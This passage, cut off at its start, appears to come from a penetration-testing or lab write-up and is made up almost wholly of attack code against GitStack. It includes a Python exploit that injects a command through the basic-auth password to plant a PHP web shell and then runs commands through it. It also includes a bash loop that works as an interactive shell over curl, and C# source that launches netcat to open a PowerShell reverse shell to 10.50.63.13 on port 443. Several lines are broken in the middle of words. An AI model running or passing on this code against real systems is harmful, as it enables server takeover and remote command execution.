        print("[-] Cannot enable web interface")
        sys.exit(-1)

print ("[+] Get repositories list")
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()

if len(repository_list) > 0:
    repository = repository_list[0]['name']
    print("[+] Found repository {}".format(repository))
else:
    print("[+] Create repository")

r = requests.post("http://{}/rest/repository/".format(ip), cookies={
'csrftoken': csrf_token},
        data={'name': repository, 'csrfmiddlewaretoken': c
srf_token})
if not "The repository has been successfully created" in r.text and
not "Repository already exist" in r.text:
    print("[-] Cannot create repository")
    sys.exit(-1)

print("[+] Add user to repository")
r = requests.post(
    "http://{}/rest/repository/{}/user/{}/".format(ip, repository, u
sername))

if not "added to" in r.text and not "has already" in r.text:
    print("[-] Cannot add user to repository")

```

```

sys.exit(-1)

print("[+] Disable access for anyone")
r = requests.delete(
    "http://{}/rest/repository/{}/user/{}/".format(ip, repository, "
everyone"))

if not "everyone removed from rce" in r.text and not "not in list" i
n r.text:
    print("[-] Cannot remove access for anyone")
    sys.exit(-1)

print("[+] Create backdoor in PHP")
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format
(ip, repository), auth=HTTPBasicAuth(username, 'p && echo "<?php sys
tem($_POST[\'a\']); ?>" > C:/GitStack/gitphp/exploit.php'))
print(r.text.encode(sys.stdout.encoding, errors='replace'))

print("[+] Execute command")
r = requests.post("http://{}/web/exploit.php".format(ip), data={'a':
command})
print(r.text.encode(sys.stdout.encoding, errors='replace').decode('U
TF-8').replace("'", ""))

```

## shell.sh

```
#!/bin/bash

URL="${1}"
while true;do
    echo -n "$ "; read cmd
    curl -sX POST "${URL}" --data-urlencode "a=$cmd"
done
```

## exec-nc.exe

```
using System.Diagnostics;

class Program{
    static void Main(){
        Process p = new Process();
        ProcessStartInfo pInfo = new ProcessStartInfo();
        pInfo.WindowStyle = ProcessWindowStyle.Hidden;
        pInfo.FileName = "C:/iamf/nc-iamf-win.exe";
        pInfo.Arguments = "-e powershell.exe 10.50.63.13 443";
        p.StartInfo = pInfo;
        p.Start();
    }
}
```